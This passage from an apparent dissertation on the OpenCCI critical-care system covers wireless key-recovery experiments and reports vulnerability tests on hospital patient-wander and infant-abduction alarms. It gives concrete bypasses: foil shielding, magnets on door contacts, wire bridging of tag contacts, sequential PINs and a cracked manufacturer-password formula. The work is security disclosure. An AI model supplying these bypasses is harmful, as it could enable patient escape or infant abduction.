The output of the experiment is defined to be $= \begin{cases} K_{w_0\rho} \\ 0 \end{cases}$. We write $KRA_{\mathcal{A}}^{eav} = K_{w_0\rho}$ if the output is $K_{w_0\rho}$ and in this case we say that $\mathcal{A}$ succeeded. Under the assumption that the schema is secure, the expected probability of retrieving the key and the adversary succeed is
    $$Pr\left[KRA_{\mathcal{A}}^{eav} = K_{w_0\rho}\right] = \frac{1}{2^n} \tag{13.1}$$
```

Multiple-message eavesdropping $KRA_{\mathcal{A}}^{mult}(\xi)$:

```
$i = 0$
loop
    The adversary $\mathcal{A}$ eavesdrop on the next wireless frame $wf_i$ and extract the Initialization Vector $IV_i$ and the cipher text $c_i$.
    A computed key $k_i$ is generated, where $|k_i| = n$. The adversary $\mathcal{A}$ compute the key based on the consolidated data from the $IV's$.
    $k_i \neq k_j, \forall j < i$.
    $i = i + 1$
    $\mathcal{A}$ computes $\overline{m_i} \leftarrow Dec(c_i, k_i)$.
    A success predicate function $Spr(IV, \overline{m_i})$ validate $\overline{m_i}$ based on $IV_i$ and the fact that the plain-text includes $IV_i$ and $k_i$ can be confirmed as the correct symmetric key.
    if $\mathcal{A}$ correctly retrieved key $K_{w0\rho} = k_r$ based on the predicate function $Spr$ return value then
        Output $K_{w0\rho}$
        Exit the Loop
    end if
end loop
$\xi = i$
The output of the experiment is defined to be $= \begin{cases} K_{w0\rho}, \xi \\ \uparrow looping \end{cases}$. We write $KRA_{\mathcal{A}}^{mult}(\xi) = K_{w0\rho}$ if the output is $K_{w0\rho}$ and in this case we say that $A$ succeeded with $\xi$ as a success coefficient.
```

For a secure schema, the expected probability of retrieving the key and the adversary succeed in ξ attempts *(ξ represent the number of collected $IV's$ as well)* is defined by the following equation:

$$Pr\left[KRA_{\mathcal{A}}^{mult}\left(\xi\right) = K_{w_0\rho}\right] = \frac{\xi}{2^n} \tag{13.2}$$

$$[\xi = 2^n] \Longrightarrow \left[Pr[KRA_{\mathcal{A}}^{mult}\left(\xi\right) = K_{w_0\rho}] = 1\right] \tag{13.3}$$


In equation [13.3] the adversary $\mathcal{A}$ has conducted a brute force, and examined all possible key values.

Through the results collected and the histogram presented in Figure [13.2.1], the adversary $\mathcal{A}$ retrieves the key $K_{w_0\rho}$ without conducting a brute force, with success coefficient $\xi \lll 2^n$. In some cases the password was retrieved by collecting only 5000 IV's in less than a minute, and the figure highlights the permutation effect resulting in reducing the strength of the initial password. This indicates that not all permuted passwords will behave as strong as the initial password representation.

$$\begin{array}{ll} & \exists \quad \xi \lll 2^n \\ \text{Such that,} & Pr[KRA_{\mathcal{A},\Upsilon}^{mult}\left(\xi\right) = K_{w_0\rho}] = 1 \end{array} \tag{13.4}$$

Examining the schema Υ_2 by executing the multi-message eavesdropping experiment $KRA_{\mathcal{A},\Upsilon}^{mult}$, the output indicates that for each password permutation $\{K_{w_0\rho[t]}^{(0)}, K_{w_0\rho[t]}^{(1)}, \cdots, K_{w_0\rho[t]}^{(i)}, \cdots\}$ there is a distinct success coefficient $\{\xi_0, \xi_1, \cdots, \xi_i, \cdots\}$ respectively.

Figure 13.2.2 Relative password permutation strength.



13.2.1 Υ_3^{mult} Multi-Channel and Multi-Key Hopping schema

Considering the permutation function stated in Equation (4.16) as a fully trusted method to strength the schema Υ_2 is not correct based on the following:

First, the permutation function $\prod$ is a sequential permutation function, which means that if the duration of using a permuted key is sufficient enough for the adversary $\mathcal{A}$ to retrieve the key, then $\mathcal{A}$ will apply $\prod$ and stay in sync through the whole communication session.

Second, the permutation operation on the key may lead to generating a weaker key relatively to the initial password as highlighted in figure (13.2.2), which was constructed on small set of sampled permutations. If the initial password has a coefficient ξ_0 and we consider that $\mathcal{A}$ will not be able to reach ξ_0 within a time threshold, some of the permutations computed by $\prod$ exposed a weaker key with $\xi_i \ll \xi_0$ allowing $\mathcal{A}$ to succeed. *(weaker password permutations should be filtered and avoided)*

Third, A sequential permutation function $\prod$ is likely to cycle in a short circuit, which is a small subset of all possible permutations that can be generated. In other words, a key $k = (c_0, \cdots, c_n)$ is composed of n characters, and the permutation is executed based on the character position, $\prod$ will generate $n!$ distinct output, if and only if $c_i \neq c_j \; \forall i \neq j$. Since, it is very likely to have repeated characters in k specially if we are dealing with a bit representation, we will observe $\prod(k_i) = \prod(k_j)$ and the system will cycle only through $i \circlearrowleft j$. For $\varDelta = i - j$ in a worst case scenario $\varDelta = 1$ and in this case $\prod$ will halt on a single key. Figure (13.2.3) show the efficiency of permutation in generating distinct keys.

It is worth mentioning that some encryption modules and functions relies internally in its implementation on permuting the input key, lets say using $\varPi_{Enc}$. So, it is possible that $\prod = \varPi^{-1}_{Enc}$ in this case the permutation function is working against the encryption module, and negatively impacting the schema.

Applying a permutation function to a symmetric cryptographic system, that uses a private key of length n and cycling among $n!$ derived keys, does not implies strengthening the system against an adversary $\mathcal{A}$, without enforcing additional rules to eliminate cases where the system may expose additional vulnerabilities to the adversary. A preprocessing permutation function Ω can present a better alternative to sequential permutation $\prod$ under certain conditions.

$$\Omega\colon \{0,1\}n \rightarrow (\{0,1\}n)^{n!} \tag{13.5}$$

$$\begin{aligned}\Omega(k_0) &= (k_0, k_1, \cdots, k_{\alpha-1}, k_\alpha) \\ \text{where,} \qquad & \alpha = n!\end{aligned} \tag{13.6}$$

$$\begin{aligned}\varpi(k_0, \xi) \subset \Omega(k_0) \\ \varpi = \{k : k \in \Omega(k), \text{ and } Pr[KRA^{mult}_{\mathcal{A}}(\xi) = k] < 1\}\end{aligned} \tag{13.7}$$

The final version of the protocol and the schema Υ_3 is a multi-channel multi-key hopping schema, that can be executed throughout the following algorithm:

Communication between parties take place on a data channel $f_d \in \mathcal{F}$, and a control channel $f_c \in \mathcal{F}$, based on available carrier frequencies $\mathcal{F} = \{f_0, \cdots, f_\eta\}$. $A \xrightarrow{f} B$, A send to B on a channel with carrier frequency f.

The initial state for each communication party P is set to the following:

$$f_d = f_0$$
$$f_c = f_1$$

$$P \ni \varpi(k, \xi)$$

$$\varpi(k_0, \xi) = \{k_0, \cdots, k_\gamma\}$$

$$\mathcal{KID}\big(\varpi(k_0, \xi)\big) = \{0, \cdots, \gamma\}, \text{ respectively.}$$

$$K_{w_0\rho} = k_i$$
$$K_{w_1\rho} = k_j$$
$$i, j \in \mathcal{KID}, \text{ and } i \neq j$$

Algorithm 1 Multi-Channel and Multi-Key Hopping schema $\Upsilon_3^{mult}\left(\{k_0, \cdots, k_\gamma\}, \xi\right)$:

```
loop
    Set $f_{c-old} = f_c$.
    Apply frequency hopping to $f_d, f_c$ from the frequency domain $\mathcal{F}$.
    $\rho \overset{f_{c-old}}{\rightarrow} w_0 : \{f_d, f_c\}_{K_{w_0\rho}}$
    $\rho \overset{f_{c-old}}{\rightarrow} w_1 : \{f_d, f_c\}_{K_{w_1\rho}}$
    **if** $K_{w_0\rho}$ usage exceed $\xi$ **then**
        $Kold_{w_0\rho} = K_{w_0\rho}$
        $K_{w_0\rho}$ is chosen randomly from $\{k_0, \cdots, k_\gamma\}$
        $\rho \overset{f_c}{\rightarrow} w_0 : \{\mathcal{KID}(K_{w_0\rho})\}_{Kold_{w_0\rho}}$
    **end if**
    **if** $K_{w_1\rho}$ usage exceed $\xi$ **then**
        $Kold_{w_1\rho} = K_{w_1\rho}$
        $K_{w_1\rho}$ is chosen randomly from $\{k_0, \cdots, k_\gamma\}$
        $\rho \overset{f_c}{\rightarrow} w_1 : \{\mathcal{KID}(K_{w_1\rho})\}_{Kold_{w_1\rho}}$
    **end if**
    $w_0 \overset{f_c}{\rightarrow} \rho : \{w_0, w_1, N_{w_0}\}_{K_{w_0\rho}}$
    $K_{w_0w_1}$ is chosen randomly from $\{k_0, \cdots, k_\gamma\}$
    $\rho \overset{f_c}{\rightarrow} w_0 : \{N_{w_0}, \mathcal{KID}(K_{w_0w_1}), w_1, \{\mathcal{KID}(K_{w_0w_1}), w_0\}_{K_{w_1\rho}}\}_{K_{w_0\rho}}$
    $w_0 \overset{f_c}{\rightarrow} w_1 : \{\mathcal{KID}(K_{w_0w_1}), w_0\}_{K_{w_1\rho}}$
    $w_1 \overset{f_c}{\rightarrow} w_0 : \{N_{w_1}\}_{K_{w_0w_1}}$
    $w_0 \overset{f_c}{\rightarrow} w_1 : \{N_{w_1} - 1\}_{K_{w_0w_1}}$
    **while** ($K_{w_0w_1}$ usage did not exceed $\xi$) **do**
        $w_0 \overset{f_d}{\rightarrow} w_1 : \{N_{w_0}, DA\}_{K_{w_0w_1}}$
        $w_1 \overset{f_d}{\rightarrow} w_0 : \{N_{w_1}, P_{VS}\}_{K_{w_0w_1}}$
    **end while**
**end loop**
```

Notice that in Υ_3^{mult} the key hopping of the permuted versions of the key, as well as the exchange of the session key, did not take place by the transmission of the key over the wireless channel. Υ_3^{mult} performed key-id exchange, which mean if the adversary $\mathcal{A}$ breaks the control communication, $\mathcal{A}$ did not retrieve the key, just an id. Υ_3^{mult} can be adapted to receive any set of symmetric keys, even if the set is not generated from a single key by permutation. Υ_3^{mult} can be adapted as well to different thresholds ξ which impact the success of $\mathcal{A}$. Putting into consideration the complexity of tracking both the frequency hopping and the key hopping in the data and control channel Υ_3^{mult} is definitely reducing the adversary $\mathcal{A}$ probability of success.

In our OpenCCI$^{\text{TM}}$implementation we end up adopting WPA2, which provides two new protocols, the 4-Way Handshake and the Group Key Handshake[34].

13.3 Patient Wander Prevention System Vulnerabilities

It is worth mentioning that the healthcare facility where this research was conducted by using this system as an escape and abduction prevention system. The portal control device firmware execution is guarded with the following rules:

1: Entering manufacturer encrypted password assigns full control to the board, and disarm the device.
2: Entering admin password assigns administration control to the board for configuration settings.
3: Entering client password clears the alarm from device.

Magnetic lock relay and acoustic alarm is controlled by the following **Magnetic Lock Relay** algorithm:

Algorithm 2 Magnetic lock relay

```
Initial state for Magnetic lock relay is off, acoustic alarm is off.
while true do
    $TID =$ received bracelet tag $id$ within proximity: (if no signal received $TID = 0$)
    DOpen = door contact state:
    if door is closed then
        door contact $state = 0$
    else if door is open then
        door contact $state = 1$
    end if
    if (TID 0)&(DOpen = 0) then
        Set(Magnetic lock relay ON)
    end if
    if (TID 0)&(DOpen = 1) then
        Set(Magnetic lock relay ON, acoustic alarm ON)
    end if
    while acoustic alarm ON do
        if (valid client password entered) then
            Reset(Magnetic lock relay OFF, acoustic alarm OFF)
        end if
    end while
end while
```

Bracelet Tag

Case1 In three separate incidents, patients were able to cut the straps using their teeth. In one of these incidents the patient was able to leave the facility which led security officers to search surrounding areas.

Case2 Covering the body of the transponder with Aluminum foil prevented radio waves from reaching antennas and lead to escorting a patient through portal control devices without generating an alarm.

Portal Control Device

Case1 The physical device enclosure is a box secured by a single Allen screw. Using an Allen key, the BNC antenna connector was disconnected, leaving the device in a deaf state to bracelet tag transmitted signal; the patient was escorted through the portal control device without generating an alarm.

Case2 Approaching a magnet to the surface mount door contact prevented the sensor from detecting that the door was open; the patient was escorted through the portal control device without generating an alarm.

Case3 Using sequences of 4 consecutive numbers to access the device;

$$v = (\alpha, \alpha + 1, \alpha + 2, \alpha + 3) \tag{13.8}$$

for $0 \leq \alpha \leq 5$

A client login access was granted, followed by disabling the alarm and the patient was escorted through the portal control device without generating an alarm.

Case4 Cracking the encryption function for the $manufacturer-password$, leading to an unauthorized access to any portal control device even outside the healthcare facility, where the experiments were conducted. The $manufacturer - password$ is usually requested from the manufacturer in case that the admin password was lost or if the monitor is not responding to an entry. In our case the monitor did not respond to the entry. Tech support asked for *’the Hour digit’ and ’the Serial number’* and gave me the $manufacturer - password$ to get into the device. Before using the $password$ the Hour digit did increment, so it rejected the $password$. Tech support provided a second $password$ that matched the hour digit. we discovered the $manufacturer - password$ is encrypted with a very simple linear equation, and using the collected data it was a simple task to find out the coefficients for the linear encryption function,

$$Password(S, H) = S128 + H256 \tag{13.9}$$

where S is the device serial number and H is the Hour digit on the device.

A manufacturer login access was granted, followed by disabling the alarm and the patient was escorted through the portal control device without generating an alarm.

The portal control device and the exit door were selected to be in a quiet area, where vulnerability tests were executed without interruption. *A remarkable observation was that the nurse client password was written beside one of the portal control devices.*

13.4 Infant Abduction Protection System Vulnerabilities

Abduction drills were experimented on an adult to simulate skin sensing, concurrently with using an infant doll to have realistic abduction scenarios. Alarms and warnings generation rules are executed on the Controller PC and can be described as outlined in the algorithm on the next page.

Infant Tag

Case1 Using a piece of conducting wire, the wire terminals were connected to the transponder contacts *(Infant Tag Version-1)*, and the strap was cut and the infant tag was isolated from the infant doll. The infant doll was escorted out of the security zone, without generating alarms.

Case2 Using a piece of conducting wire, the wire terminals were connected to the transponder contacts *(Infant Tag Version-2)*, and the strap was cut. Then the transponder was slid to an assistant hand to maintain skin sensitivity through the biometric sensor, and the infant tag was isolated from the infant doll. The infant doll was escorted out of the security zone, without generating alarms.

Case3 Covering the body of the transponder with Aluminum foil prevented radio waves to reach coverage area receivers. The system did not generate a portal alarm, although the system generated a supervision time out alarm after 5 min, but the alarm was cleared manually by a nurse from a remote PC client c. The infant doll was escorted out of the security zone.

Portal Exciters

Approaching a magnet to the surface mount door contact prevented the sensor from detecting that the door was open; the system did not generate a portal alarm, although the system generated a supervision time out alarm after 5 min, but the 5 min window was enough time to leave the facility. The infant doll was escorted out of the security zone.


Controller PC

The controller PC had its drive shared on the LAN to allow additional client PC to access the data base for monitoring and reporting. Having a shared drive on the hospital network, allows unauthorized access to the application files and data base. Tampering with those files could put the controller PC out of service especially given that the LAN connected to the workstations is not a dedicated isolated network as it should be.

Algorithm 3 I. A. P. Controller PC

```
while true do
    if (Infant tag transmits Portal Message from a portal exciter X) AND (Portal exciter
    X door contacts reports an open door) then
        portalAlarm = true
    else
        portalAlarm = false
    end if
    if (Infant tag transmits Tamper Message) then
        tamperAlarm = true
    else
        tamperAlarm = false
    end if
    if (Received Supervision Message from tag) then
        supervisionTimeoutAlarm = false
        timeReceivedSupervisionMessage = Date.Time.Now
    else
        if (timeReceivedSupervisionMessage - Date.Time.Now) ¿ TimeSpan(5 minutes)
        then
            supervisionTimeoutAlarm = true
        end if
    end if
    if (Infant tag transmits a Loose Tag Message) then
        tagLooseWarningAlarm = true
    else
        tagLooseWarningAlarm = false
    end if
end while
```

Figure 13.2.3 (a) Number of distinct keys generated in a complete permutation. (b) Efficiency of generating distinct keys.



CHAPTER 14

CONCLUSION

The OpenCCI$^{\text{TM}}$has proven successful at functional risk reduction, based on St. Joseph's Healthcare System testimonial letter, which indicates the system served as an asset and a reliable alarm notification system to the respiratory therapist inside the critical care unit.

The architecture and the design of the system facilitates the implementation of the UPTA as an enabling technology, which presents a contribution towards wireless interconnection between the heterogeneous devices in critical care rooms.

We have successfully developed translators for the $Servoi$, $Servo300$ and the $Maquet$ ventilators family, which are operational in our beta deployment.

Due to the fact that the system's operation was modeled mathematically we are able to prove and evaluate the correctness and the stability of the system.

The mathematical model was successfully implemented as a fully operating stimulator. The discrete event simulation of the system allows us to measure and understand the benchmarks of the system without executing any of the scenarios in the real life deployment, which may result in endangering patients or causing injuries through the test cases applied to the system.

The OpenCCI$^{\text{TM}}$technology has a great potential in enhancing the critical care service, and contributing in solving the interoperability problem. The benefits of deploying the technology based on the analysis of the simulations of the model, facilitate a better patient to nurse ratio or at least decrease the risk factor and the injury levels currently observed in critical care units.

System design objectives have been fully met. In particular, the OpenCCI^{TM}system aggregates different types of patient vital sign monitors. It supports alarm data acquisition from a heterogeneous set of devices. Integrating additional modules requires minimal expansion cost. The system facilitated mobility for both the patients and the caregivers. All system data communication protocols are compliant with HIPAA standards.

Collectively, the field deployment results and the simulation system results verifies the effectiveness and the scalability of the system in diverse settings, and shows that the system provides benefits in terms of injury prevention.

CHAPTER 15

FUTURE WORK

We are looking forward to extend our system and to consider the following in our future work:

- Patients with dynamic number of vital signs and this non-uniform number of vital signs through the system.
- Allowing each patient to exhibit different alarm inter-arrival times for vital sign i, with a different local intensity $\lambda(i)$.
- A caregiver who is assigned to a patient may not resolve all alarm conditions depending on a skill set unique for every caregiver.
- Adopting different patient injury models, and evaluating their impact on the system.
- Considering non-linear caregiver service time with respect to patient injury.
- Considering possible delays in caregiver arrival, and transition between patients.

We are looking forward to more future deployments to evaluate and assist the results simulated by the system, and to fine tune it, in order to be adapted to a real critical care unit environment.

- Straw model at Roosevelt Hospital Intensive Care Unit.

- Alpha deployment at St. Luke Hospital Critical Care Unit.

Expanding the UPTA library to include most of the devices encountered in a critical care unit.


- Drager Evita
- Drager Carina
- Drager Savina
- Puritan Benett 7200
- Bird 8400
- Abbott Plum A+
- Abbott Plum 5000
- Cardinal Signature 7230
- Baxter Travenol 6300
- Sigma 8000
- Datex Ohmeda RGM 5250
- GE Marquette Apex Pro CCH
- Nellcor OxiMax N-600
- Welch Allyn Portable Pulse
- etc...

Appendices

APPENDIX A

PATENT APPLICATION

Patent application number	PCT/US2010/031564
Filed on	April 19, 2010
Status	Patent Pending



PTO/SB/14 (07-07)
Approved for use through 06/30/2010. OMB 0651-0032
U.S. Patent and Trademark Office; U.S. DEPARTMENT OF COMMERCE
Under the Paperwork Reduction Act of 1995, no persons are required to respond to a collection of information unless it contains a valid OMB control number.

Application Data Sheet 37 CFR 1.76	Attorney Docket Number	09A0033-P1
	Application Number	
Title of Invention	Open Critical Care Interconnect	

The application data sheet is part of the provisional or nonprovisional application for which it is being submitted. The following form contains the bibliographic data arranged in a format specified by the United States Patent and Trademark Office as outlined in 37 CFR 1.76.
This document may be completed electronically and submitted to the Office in electronic format using the Electronic Filing System (EFS) or the document may be printed and included in a paper filed application.

Secrecy Order 37 CFR 5.2

□ Portions or all of the application associated with this Application Data Sheet may fall under a Secrecy Order pursuant to 37 CFR 5.2 (Paper filers only. Applications that fall under Secrecy Order may not be filed electronically.)

Applicant Information:

Applicant 1

Applicant Authority ● Inventor ○ Legal Representative under 35 U.S.C. 117 ○ Party of Interest under 35 U.S.C. 118

Prefix	**Given Name**	**Middle Name**	**Family Name**	**Suffix**
Mr.	Mohamed	K	Saad	

Residence Information (Select One) ● US Residency ○ Non US Residency ○ Active US Military Service

City	Staten Island	**State/Province**	NY	**Country of Residence** i	US

Citizenship under 37 CFR 1.41(b) i	EG

Mailing Address of Applicant:

Address 1	[redacted]		
Address 2			
City	Staten Island	**State/Province**	NY
Postal Code	10309	**Country** i	US

All Inventors Must Be Listed - Additional Inventor Information blocks may be generated within this form by selecting the **Add** button. Add

